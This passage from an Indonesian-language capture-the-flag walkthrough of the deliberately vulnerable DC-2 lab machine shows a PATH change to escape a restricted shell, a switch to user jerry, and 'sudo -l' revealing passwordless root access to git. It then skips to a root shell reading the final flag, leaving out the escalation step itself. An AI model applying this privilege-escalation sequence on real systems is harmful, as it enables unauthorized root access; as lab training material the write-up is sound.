```
tom@DC-2:~$ export Path=/usr/bin:/bin:$Path  
tom@DC-2:~$
```

24. Lakukan perintah “`su jerry`” untuk mengswitch user sebagai jerry

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

Gambar ini menunjukkan bahwa sistem berhasil masuk sebagai user jerry dan menggunakan perintah `sudo -l` untuk mengecek hak akses sudo milik user. Artinya:

- **User jerry bisa menjalankan /usr/bin/git sebagai root tanpa password.**
 - NOPASSWD → tidak perlu masukkan password saat menjalankan sudo /usr/bin/git.

- Tapi hanya untuk **perintah git** saja, bukan yang lain seperti bash, sh, dll.
25. Dengan membuka list file yang ada pada root dan perintah “*cat final-flag.txt*” bisa dibuka, maka kita berhasil men eksploitasi Wordpress yang ada pada Hadiah MBC.ova

```
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt
Hope you found another entry p
</> ^ </>[</>]
<\> ^ / </>[</>]
<\> ^ / </>[</>]
Congratulatons!!!
A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

root@DC-2:~# Read from remote host 192.168.2.6: Connection reset by peer
Connection to 192.168.2.6 closed.
client_loop: send disconnect: Broken pipe
```